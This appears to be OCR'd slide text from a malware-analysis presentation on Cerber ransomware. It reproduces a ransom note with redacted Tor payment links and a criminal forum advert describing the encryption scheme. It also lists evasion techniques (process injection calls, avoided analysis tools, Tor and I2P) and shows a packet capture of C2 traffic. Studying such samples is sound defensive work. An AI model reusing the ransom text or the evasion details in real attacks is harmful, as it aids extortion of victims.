

!!! IMPORTANT INFORMATION !!!
All of your files are encrypted with RSA-2048 and AES-128 ciphers.
More information about the RSA and AES can be found here:
http://en.wikipedia.org/wiki/RSA_(cryptosystem)
http://en.wikipedia.org/wiki/Advanced_Encryption_Standard
Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.
To receive your private key follow one of the links:
1. http://[redacted].tor2web.org/[redacted]
2. http://[redacted].onion.to/[redacted]
3. http://[redacted].onion.cab/[redacted]
If all of the addresses are not available, follow these steps:
1. Download and install Tor Browser: https://www.torproject.org/download/download-easy.html
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: [redacted].onion/[redacted]
4. Follow the instructions on the site.
!!! Your personal identification ID: [redacted] !!!

Cerber

Cerber

- 2016.
- Black list of countries not to target.
- Affiliate program.
- Runs encrypted files off-line ... no need to contract C&C.
- Wireshark shows UDP requests to predefined IP addresses.
- Possible to speak to infected person through text to speech VM macros.
- Bypass for User Account Control (UAC).

Evidence bag here.



Good day, dear forum participants
Today, I am pleased to present a new solution for the monetization of your downloads!

>>> Cerber Ransomware <<<

So, let's begin...

encryption scheme

After starting the local RSA 576-bit keys (private and public) are generated on the user's computer.
In the future, these keys are used to encryt and decrypt files.
Pre-release sewn into a global public key RSA 2048 bits.
This key is used to encrypt the private key of the local RSA 576 bits.

Global RSA private key is 2048 bits on .Onion server anonymous Tor network.

After encrypting the private key of the local RSA 576 bits generated list of files to encrypt.
This list contains the files of certain extensions, the list is sorted by file modification time and importance.

It starts encrypting files.

Each file is encrypted using RC4 algorithm with 128-bit key.
For each file generated random key that is encrypted with a public key of the local RSA 576 bits.

Also, using the public key of the local RSA 576-bit encrypted header of the source file, which greatly complicates the decoding of files without the decoder (months to decipher the first file).

CERBER RANSOMWARE

Cannot you find the files you need?
Is the content of the files that you looked for not readable?


It is normal because the files' names, as well as the data in your files have been encrypted.

Great!
You have turned to be a part of a big community "#C3rber Ransomware".


Cerber

- 2016.
- Black list of countries not to target.
- Affiliate program.
- Runs encrypted files off-line ... no need to contract C&C.
- Wireshark shows UDP requests to predefined IP addresses.
- Possible to speak to infected person through text to speech VM macros.
- Bypass for User Account Control (UAC).

Evidence bag here.




Atom Payload Builder



Evasion Methods

Investigation



Evasion Techniques

Process level


CreateProcess

WriteProcessMemory

CreateRemoteThread

IP address

taskmgr, procexp, regedit, msconfig, cmd.exe



Evasion Techniques


Network level

RC4

TOR

I2P

HTTPS



Source	Destination	Protocol	Length	Info
192.168.122.142	192.168.122.2	DNS	97	Standard query 0xb797 A iq3ahijcfeont3xx.tor2web.blutmagie.de
192.168.122.142	192.168.122.2	DNS	97	Standard query 0x6c8c A iq3ahijcfeont3xx.tor2web.blutmagie.de
192.168.122.2	192.168.122.142	DNS	113	Standard query response 0xb797 A 192.251.226.206
192.168.122.2	192.168.122.142	DNS	113	Standard query response 0x6c8c A 192.251.226.206
192.168.122.142	192.251.226.206	TCP	66	49261→443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=
192.168.122.142	192.251.226.206	TCP	66	49262→443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=
192.251.226.206	192.168.122.142	TCP	66	443→49262 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1367 SACK_
192.168.122.142	192.251.226.206	TCP	60	49262→443 [ACK] Seq=1 Ack=1 Win=65536 Len=0
192.168.122.142	192.251.226.206	TLSv1.2	233	Client Hello
192.251.226.206	192.168.122.142	TCP	66	443→49261 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1367 SACK_
192.168.122.142	192.251.226.206	TCP	60	49261→443 [ACK] Seq=1 Ack=1 Win=65536 Len=0
192.168.122.142	192.251.226.206	TLSv1.2	233	Client Hello
192.251.226.206	192.168.122.142	TCP	54	443→49262 [ACK] Seq=1 Ack=180 Win=30336 Len=0
192.251.226.206	192.168.122.142	TLSv1.2	1421	[TCP Previous segment not captured] Continuation Data
192.251.226.206	192.168.122.142	TLSv1.2	58	Continuation Data
192.168.122.142	192.251.226.206	TCP	66	[TCP Dup ACK 709#1] 49262→443 [ACK] Seq=180 Ack=1 Win=65536 Len
192.168.122.142	192.251.226.206	TCP	66	[TCP Dup ACK 709#2] 49262→443 [ACK] Seq=180 Ack=1 Win=65536 Len
192.251.226.206	192.168.122.142	TCP	54	443→49261 [ACK] Seq=1 Ack=180 Win=30336 Len=0
192.251.226.206	192.168.122.142	TLSv1.2	1421	Server Hello
192.251.226.206	192.168.122.142	TLSv1.2	1421	Certificate
192.251.226.206	192.168.122.142	TLSv1.2	58	Server Hello Done
192.168.122.142	192.251.226.206	TCP	60	49261→443 [ACK] Seq=180 Ack=2735 Win=65536 Len=0
192.168.122.142	192.251.226.206	TLSv1.2	636	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Me

http://www.malware-traffic-analysis.net/2015/07/20/

Evasion Techniques

